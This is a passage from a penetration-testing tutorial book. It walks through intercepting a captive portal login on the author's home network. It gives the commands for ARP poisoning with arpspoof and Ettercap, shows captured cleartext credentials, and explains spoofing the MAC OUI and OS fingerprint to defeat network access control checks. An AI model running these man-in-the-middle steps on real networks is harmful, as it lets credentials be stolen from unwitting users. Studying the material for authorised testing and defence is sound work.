
We're now going to look at another attack that can fly surprisingly low under the radar: exploiting authentication communications in the initial restricted network. We'll be using Wireshark for quick and easy packet analysis in this section; more advanced Wireshark discussion will take place in `Chapter 2`, *Sniffing and Spoofing*.

Capturing captive portal authentication conversations in the clear

Speaking of security mechanisms that even non-security folks will have some familiarity with, captive portals are a common network access control strategy. They're the walls you encounter when trying to get online in a hotel or an airplane; everything you try to access takes you to a specially configured login screen. You will receive credentials from an administrator, or you will submit a payment – either way, after you've authenticated, the captive portal will grant access via some means (a common one is SNMP management post-authentication).

I know what the hacker in you is saying: *When the unauthenticated client tries to send an HTTP request, they get a 301 redirect to the captive portal authentication page, so it's really nothing more than a locally hosted web page. Therefore, it may be susceptible to ordinary web attacks*. Well done, I couldn't have said it better. But don't fire up `sslstrip` just yet; would it surprise you to learn that unencrypted authentication is actually fairly common? We're going to take a look at an example: the captive portal to grant internet access to guests in my house. This isn't your run-of-the-mill captive portal functionality built in to an off-the-shelf home router; this is a pfSense firewall running on a dedicated server.

This is used in some enterprises, so trust me, you will run into something like this in your adventures as a pen tester.



Welcome to the YokNet Wireless Network

2016 Recipient of the Callisto Meow Of Approval

Please enter your username and password to continue.

Username:


Password:

NOTICE: *This is a private computer network. All access is logged and audited. Intrusion attempts will be investigated.*

Guests are advised that my cat pretty much makes the decisions around here


What we see here is the captive portal presented to a user immediately upon joining the network. I wanted to have a little fun with it, so I wrote up the HTML myself (the bad cat pun is courtesy of my wife). However, the functionality is exactly the same as you'll see in companies that utilize this NAC method.

Let's get in the Kali driver's seat. We've already established a connection to this network, and we're immediately placed into the restricted zone. Fire up a Terminal and start Wireshark.


Applications
Places
Wireshark
Wed 22:04
Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time          Source              Destination                Protocol  Length Info
  39 27.995591763  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  40 29.995409046  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  41 31.995062354  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  42 33.996979358  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  43 35.994626346  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  44 37.994370792  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  45 39.994101258  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  46 41.832350794  10.108.108.1        255.255.255.255            DHCP         342 DHCP ACK
  47 41.881610702  AsustekC_59:a7:a0   Broadcast                  ARP           60 Who has 10
  48 41.993935655  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  49 43.995085247  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  50 45.993382381  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  51 47.993287414  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  52 49.992861221  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root
  53 51.992361852  AsustekC_59:a7:a1   Spanning-tree-(for-bridg…  STP           52 Conf. Root

        Address: 00:aa:2a:e8:33:7a (00:aa:2a:e8:33:7a)
        .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      Type: IPv4 (0x0800)
    Internet Protocol Version 4, Src: 10.108.108.1, Dst: 255.255.255.255
      0100 .... = Version: 4

0000  ff ff ff ff ff ff 00 aa  2a e8 33 7a 08 00 45 10   ........ *.3z..E.
0010  01 48 00 00 00 00 80 11  c3 28 0a 6c 6c 01 ff ff   .H...... .(.ll...
0020  ff ff 00 43 00 44 01 34  32 d0 02 01 06 00 6b c4   ...C.D.4 2.....k.
0030  a0 96 00 00 80 00 00 00  00 00 0a 6c 6c 24 00 00   ........ ...ll$..

wlan0: <live capture in progress>    Packets: 147 · Displayed: 147 (100.0%)    Profile: Default
```

Not a lot is going on here, even with our card in promiscuous mode. This looks like we're dealing with a switched network, so traffic between our victim and the gateway is not broadcasted for us to see. But, take a closer look at the highlighted packet: it's coming from the gateway at `10.108.108.1` and going to `255.255.255.255`, which is the broadcast address of the zero network (namely, the network we're on). We can see that it's a DHCP ACK packet – an acknowledgment of a DHCP request. So, our victim with an unknown IP address is joining the network, and will soon authenticate to the portal. Though the victim isn't the destination, we'll find the IP address assignment in the DHCP ACK packet:


Applications
Places
Wireshark
Wed 22:05
*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
udp.stream eq 1

No.  Time          Source        Destination      Protocol  Length  Info
  46 41.832350794  10.108.108.1  255.255.255.255  DHCP         342  DHCP ACK

    Hops: 0
    Transaction ID: 0x6bc4a096
    Seconds elapsed: 0
  ▾ Bootp flags: 0x8000, Broadcast flag (Broadcast)
       1... .... .... .... = Broadcast flag: Broadcast
       .000 0000 0000 0000 = Reserved flags: 0x0000
    Client IP address: 0.0.0.0
    Your (client) IP address: 10.108.108.36
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: IntelCor_c8:d0:7a (80:86:f2:c8:d0:7a)

0000  ff ff ff ff ff ff 00 aa  2a e8 33 7a 08 00 45 10   ........ *.3z..E.
0010  01 48 00 00 00 00 80 11  c3 28 0a 6c 6c 01 ff ff   .H...... .(.ll...
0020  ff ff 00 43 00 44 01 34  32 d0 02 01 06 00 6b c4   ...C.D.4 2.....k.
0030  a0 96 00 00 80 00 00 00  00 00 0a 6c 6c 24 00 00   ........ ..ll$..
0040  00 00 00 00 00 00 80 86  f2 c8 d0 7a 00 00 00 00   ........ ...z....
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........

Your (client) IP address (bootp.ip.your), 4 bytes   Packets: 199 · Displayed: 1 (0.5%)   Profile: Default
```

Wireshark is kind enough to convert that hex into a human-friendly IP address: `10.108.108.36`. We're on a switched LAN, so our victim's HTTP authentication is going directly to the gateway, right? Yes, it is, but the keyword here is LAN.

Layer-2 attacks against the network

The lowest layer of the internet protocol suite is the link layer, which is the realm of adjacent hosts on a LAN segment. Link layer communication protocols don't leave the network via routers, so it's important to be aware of them and their weaknesses when you are attacking LANs. When you join a LAN, even a restricted one outside of the protected network, you're sharing that space with anything else on that segment: the captive portal host itself, other clients waiting to be authenticated, and in some cases, even with authenticated clients.

The unqualified term LAN, doesn't necessarily mean that all members of the LAN are in the same broadcast domain, also called a layer-2 segment. For our purposes here, we're talking about hosts sharing the same link layer environment, as the attack described won't work in private VLANs.

When our victim joined the LAN, it was assigned an IP address by DHCP. But, any device with a message for that IP address has to know the link layer hardware address associated with the destination IP. This layer-2 – layer-3 mapping is accomplished with **Address Resolution Protocol** (**ARP**). An ARP message informs the requester *where* (for instance, at which link layer address) a particular IP address is assigned. The clients on the network maintain a local table of ARP mappings. For example, on Windows, you can check the local ARP table with the `arp -a` command. The fun begins when we learn that these tables are updated by ARP messages without any kind of verification. If you're an ARP table and I tell you that the gateway IP address is mapped to `00:01:02:aa:ab:ac`, you're going to just believe it and update accordingly. This opens up the possibility for *poisoning* the ARP table – feeding it bad information.

What we're going to do is feed the network bad ARP information, so that the gateway believes that the Kali attacker's MAC address is assigned the victim's IP address; meanwhile, we're also telling the network that the Kali attacker's MAC address is assigned the gateway IP address. The victim will send data meant for the gateway to me, and the gateway will send data meant for the victim to me. Of course, that would mean nothing is actually getting from the gateway to the victim and vice versa, so we'll need to enable packet forwarding so that the Kali machine will hand off the message to the actual destination. By the time the packet gets to where it was meant to go, we've processed it and sniffed it.

We will cover spoofing in more detail in `Chapter 2`, *Sniffing and Spoofing*.

First, we enable packet forwarding with the following command:


```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

An alternative command is as follows:

```
# sysctl -w net.ipv4.ip_forward=1
```

`arpspoof` is a lovely tool for really fast and easy ARP poisoning attacks. Overall, I prefer Ettercap; however, I will be covering Ettercap later on, and it's always nice to be aware of the quick and dirty ways of doing things for when you're in a pinch. Ettercap is ideal for more sophisticated reconnaissance and attack, but with `arpspoof`, you can literally have an ARP man-in-the-middle attack running in a matter of seconds.


The `-i` flag is the interface; the `-t` flag is the target; and the `-r` flag tells `arpspoof` to poison both sides to make it bidirectional. (The older version didn't have the `-r` flag, so we had to set up two separate attacks.)


Applications
Places
Terminal
Wed 22:21
root@yokwe: ~
File Edit View Search Terminal Help
root@yokwe: ~
File Edit View Search Terminal Help

```
root@yokwe:~# arpspoof -i wlan0 -t 10.108.108.1 -r 10.108.108.36
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
0:c0:ca:8d:8a:e8 0:aa:2a:e8:33:7a 0806 42: arp reply 10.108.108.36 is-at 0:c0:ca
:8d:8a:e8
0:c0:ca:8d:8a:e8 0:0:0:0:0:0 0806 42: arp reply 10.108.108.1 is-at 0:c0:ca:8d:8a
:e8
```

Here, we can see `arpspoof` in action, telling the network that the gateway and the victim are actually my Kali box. Meanwhile, the packets will be forwarded as received to the other side of the intercept. When it works properly (namely, your machine doesn't create a bottleneck), neither side will know the difference unless they are sniffing the network. When we check back with Wireshark, we can see what an ARP poisoning attack looks like.

We can see communication between the victim and the gateway, so now it's a matter of filtering for what you need. In our demonstration here, we're looking for an authentication to a web portal – likely a `POST` message. When I find it, I follow the conversation in Wireshark by right-clicking a packet and selecting **Follow**, and there are the victim's credentials in plain text:



Wireshark · Follow HTTP Stream (tcp.stream eq 23) · wireshark_wlan0_20180...

```
POST /index.php?zone=yoknet HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://10.108.108.1:8002/index.php?
zone=yoknet&redirurl=http%3A%2F%2Fwww.msftconnecttest.com
%2Fredirect
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Edge/16.16299
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 10.108.108.1:8002
Content-Length: 112
Connection: Keep-Alive
Cache-Control: no-cache

auth_user=phil&auth_pass=supersecret&redirurl=https%3A%2F
%2Fwww.google.com&zone=yoknet&accept=Grant+Purr-mission
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (667 bytes) Show and save data as ASCII

Find: Find Next

Bypassing validation checks

We've seen how network access control systems can employ simple MAC address filtering and captive portal authentication to control network access. Now, suppose that you're coming away from the ARP poisoning attack just described, excited that you scored yourself some legitimate credentials. You try to log in with your Kali box and you're slapped down by a validation check that you hadn't foreseen. You have the correct username and password – how does the NAC know it isn't the legitimate user?

NAC vendors quickly figured out that it was a simple matter for anyone to spoof a MAC address, so some systems perform additional verification to match the hardware address to other characteristics of the system. Imagine the difference between authenticating someone by fingerprint alone and authenticating someone by fingerprint, clothing style, vocal patterns, and so on. The latter prevents simple spoof attacks. In this context, the NAC is checking that the MAC address matches other characteristics: manufacturer, operating system, and user agent are common checks. It turns out that the captive portal knows this `Phil` user you've just spoofed, and it was expecting an Apple iPad (common in the enterprise as an *approved device*). Let's review these three checks in detail.

Confirming the Organizationally Unique Identifier

There are two main parts to a MAC address: the first three octets are the **Organizationally Unique Identifier** (**OUI**), and the last three octets are **Network Interface Controller-specific** (**NIC-specific**). The OUI is important here because it uniquely identifies a manufacturer. The manufacturer will purchase an OUI from the IEEE Registration Authority and then hardcode it into their devices in-factory. This is not a secret – it's public information, encoded into all the devices a particular manufacturer makes. A simple Google search for `Apple OUI` helps us narrow it down, though you can also pull up the IEEE Registration Authority website directly. We quickly find out that `00:21:e9` belongs to Apple, so we can try to spoof a random NIC address with that (for example, `00:21:e9:d2:11:ac`).

But again, vendors are already well aware of the fact that MAC addresses are not reliable for filtering, so they're likely going to look for more indicators.

Passive Operating system Fingerprinter

Anyone who has dissected a packet off a network should be familiar with the concept of operating system fingerprinting. Essentially, operating systems have little nuances in how they construct packets to send over the network. These nuances are useful as signatures, giving us a good idea of the operating system that sent the packet. We're preparing to spoof the stack of a chosen OS as previously explained, so let's cover a tool in Kali that will come in handy for a variety of recon situations: **Passive Operating system Fingerprinter** (**p0f**).

Its power is in its simplicity: it watches for packets, matches signatures according to a signature database of known systems, and gives you the results. Of course, your network card has to be able to see the packets that are to be analyzed. We saw with our example that the restricted network is switched, so we can't see other traffic in a purely passive manner; we had to trick the network into routing traffic through our Kali machine. So, we'll do that again, except on a larger scale as we want to fingerprint a handful of clients on the network. Let's ARP spoof with Ettercap, a tool that should easily be in your handiest tools Top 10. Once Ettercap is running and doing its job, we'll fire up p0f and see what we find.

We're going to bring up Ettercap with the graphical interface featuring a very scary-looking network-sniffing spider:

```
# ettercap -G
```

Let's start sniffing, and then we'll configure our man-in-the-middle attack. Click **Sniff** in the menu at the top and choose **Unified Sniffing**. Unified sniffing means we're just sniffing from one network card; we aren't forwarding anything to another interface right now.

We will cover the beauty of bridged sniffing in the next chapter.

Now we tell Ettercap to find out who's on the network. Click **Hosts** | **Scan for hosts**. When the scan is complete, you can click **Hosts** again to bring up the host list. This tells us what Ettercap knows about who's on the network.

Now, we're doing something rather naughty; I've selected the gateway as **Target 1** (by selecting it and then clicking **Add to Target 1**) and a handful of clients as **Target 2**. This means Ettercap is going to poison the network with ARP announcements for all of those hosts, and we'll soon be managing the traffic for all of those hosts.

Be very careful when playing man-in-the-middle with more than a few hosts at a time. Your machine can quickly bottleneck the network. I've been known to kill a client's network doing this.


Select **Mitm** | **ARP poisoning**. I like to select **Sniff remote connections**, though you don't have to for this particular scenario.

That's it. Click **OK** and now Ettercap will work its magic. Click **View** | **Connections** to see all the details on connections that Ettercap has seen so far.

Those of you who are familiar with Ettercap may know that the **Profiles** option in the **View** menu will allow us to fingerprint the OS of the targets, but, in keeping with presenting the tried-and-true, quick-and-dirty tool for our work, let's fire up p0f. The `-o` flag allows us to output to a file – trust me, you'll want to do this, especially for a spoofing attack of this magnitude:

